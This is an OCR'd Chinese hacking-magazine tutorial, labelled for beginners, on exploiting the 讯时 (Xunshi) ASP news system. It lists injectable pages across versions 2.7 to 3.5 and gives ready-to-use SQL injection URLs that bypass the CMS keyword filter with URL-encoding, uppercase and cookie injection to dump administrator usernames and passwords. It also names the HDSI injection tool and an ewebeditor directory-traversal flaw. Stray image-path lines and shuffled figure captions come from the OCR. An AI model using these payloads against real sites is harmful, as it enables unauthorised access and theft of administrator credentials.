


图12 新加模板

讯时漏洞浅析和利用

■初学者

从本文你可以学到：

1、讯时漏洞梳理和总结

2、漏洞的利用方法整理

自牛人对讯时2.7版本三顾以来（参考黑手2007年04期），人们便把目光投向这个毫不起眼的新闻系统。虽然讯时一直修补漏洞，不断在升级系统版本（最新版本是3.5），但程序员在编写程序时，似乎总是对提交的参数上的过滤处理得比较混乱，使得我们可以通过相似的一些方法绕过程序的过滤进行注入攻击，导致讯时系统的各版本漏洞层出不穷。

下面就以使用该系统一个版本的网站为例，我们参照2.7以后的版本漏洞加以实测，具体的代码分析略过，只着重于漏洞的利用方法并加以说明。

一、注入漏洞的利用

1、漏洞页面文件：admin_news_view.asp

作者提到该文件未进行权限判断，导致用户可直接进行访问（以后的版本做了修改，不能直接进行访问了），其中对newsid变量只过滤了两边的空格就参与了数据库的查询，但在包含的admin_conn.asp文件中过滤了request.querystring()方法提交的内容，过滤内容是select、inster、delete、''、or，主要代码如图1。

```
sss=LCase(request.servervariables("QUERY_STRING"))
if instr(sss,"select")<>0 or instr(sss,"inster")<>0 or instr(sss,"delete")<>0 or
instr(sss,"(")<>0 or instr(sss,"'or")<>0 then
response.write "你的网址不合法"
response.end
end if
```

图1　主要代码

使用cookie注入的方法就可绕过，具体的利用方法请参考“黑手”2007年04期。

2、漏洞页面文件：RssNews.asp

在讯时2.9版本中，RssNews.asp文件对变量lm没进行过滤，变量提交的方式是request()，但在包含的admin_conn.asp文件中同样过滤了request.querystring()方法提交的一些关键字，这儿可采用另一种方法（对过滤的关键字部分或全部进行URL编码）来绕过，利用形式如下：

http://www.xxx.com/webfiles/RssNews.asp?lm=23%20and%20'hg'='jkh'%20union%73elect%201,2,3,4,5,6,7,8%20from%20admin（%73对应的是s），实测截图如图2，在窗口标题和页面中都显示出管理员的用户名和密码。




图2　注射

在2.9版本中还有一个lmcode.asp文件页面也存在着同样可绕过的注入漏洞，注入语句如下：**http://www.xxx.com/webfiles/lmcode.asp?fs=4&id=32%20and%201=2%20union%20%73elect%201,2,3,4,5,6,7,8%20from%20admin**，实测截图如图3。




图3　2.9版本相同漏洞利用

3、漏洞页面文件：JS-XGXX.asp

这个是针对3.0至3.4版本的系统，JS-XGXX.asp是个调试文件，对xgnews参数没有过滤后就进行数据库查询，导致漏洞的产生。

这是个搜索型的注入漏洞，同样在admin_conn.asp文件中过滤了request.querystring()方法提交的内容，但xgnews参数是用request()方式直接获取的，可采用cookie注入的方法和绕过request.servervariables(“QUERY_STRING”)(对过滤的select、inster、delete、''、or这些关键字符部分或全部（大写格式）进行URL编码）的方法来进行注入。

检测是否为注入点的语句如下：**http://www.xxx.com/JS-XGXX.asp?id=1&xgnews=%B9%AB%CB%BE%%25'%20%41nd%201=1%20%41nd'%25'='**（%25对应的是%；%41对应的是A；%B9%AB%CB%BE%对应的是搜索的关键字“公司”的URL编码），实测后的返回正常页面如图4，返回错误页面如图5。




图4　正确页面




图5　错误页面

将注入点地址填入hdsi工具，选择“搜索型”注入方式，使用关键字“**公司**”进行检测即可，如图6。




图6　HDSI检查

4、漏洞存在的页面：news_more.asp

“黑手”2008年02期只提到这个页面存在漏洞，但未给出具体的利用方法。在这个文件中，对lm2的变量没有使用isNumeric函数进行过滤，导致可以进行注入。在3.5版本中，对request.servervariables(“OUERY_STRING”)做了修改，但对request.querystring()方法获取的变量没有使用LCase函数。只要使用大写（URL编码后的），如对select变形为%53elect的方法，照样可绕过。

其它文件中照样使用了request()方式获取变量，漏洞依然存在，利用语法如下：http://www.xxx.com/news_more.asp?lm=1%20%41nd%201= 2%20union%20%53elect%201,id,3,0x3b%26user,0x3b%26pass,6,7,8%20%46rom%20%41dmin%20union%20%53elect%20*%20%46rom%20lm%20where%201=2（%41对应的是A；%53对应的是S；%46对应的是F；0x3b%26对应的是;&），实测如图7。




图7 结果




图8 查看源代码

对应的管理员用户名和密码显示在页面窗口的标题处，通过查看源代码即可看到，如图8。但有的版本会直接显示在页面上，如图9。

图9 直接显示




图10 错误结果页面




图11 得到结果

5、admin_link_js.asp文件（设置链接文件）

该文件未包含admin_chk.asp文件，而且对变量n未过滤，导致了注入漏洞的产生。但在各版本中，该文件有的是在根目录下，有的是在管理目录下，还有就是查询“link”表中字段数也各不相同，3.5版本中的字段数为12，有的版本字段数却为7个。在实际应用中，大家要根据不同情况来改变，我的注入语句如下：

http://www.xxx.com/admin/admin_link_js.asplink=3&n=3%20id%20as%20id,user%260x3b%26pass%20as%20linkname,pass%20as%20url,4,5,0x53%20as%20ontop,0x53%20as%20upd,8,9,10,11,12%20%46rom%20%41dmin%20union%20%53elect

实测（以12个字段）后页面如图10（上面实测的网站无链接内容，这以另一网站为例），说明字段列数不匹配，修改注入语句后得到最终结果，如图11。

二、跨目录浏览漏洞

讯时系统使用的是ewebeditor编辑器，该编辑器系统自身存在着可以跨目录浏览的漏洞，讯时系统自然也被带入其中。Edit目录下的admin_uploadfile.asp文件对参数dir未过滤，访问是使用cookies验证，语句为“if request.cookie(“admindj”)<>”1” then……”，直接访问的话会提示权限不够，如图12。




图12 权限不足

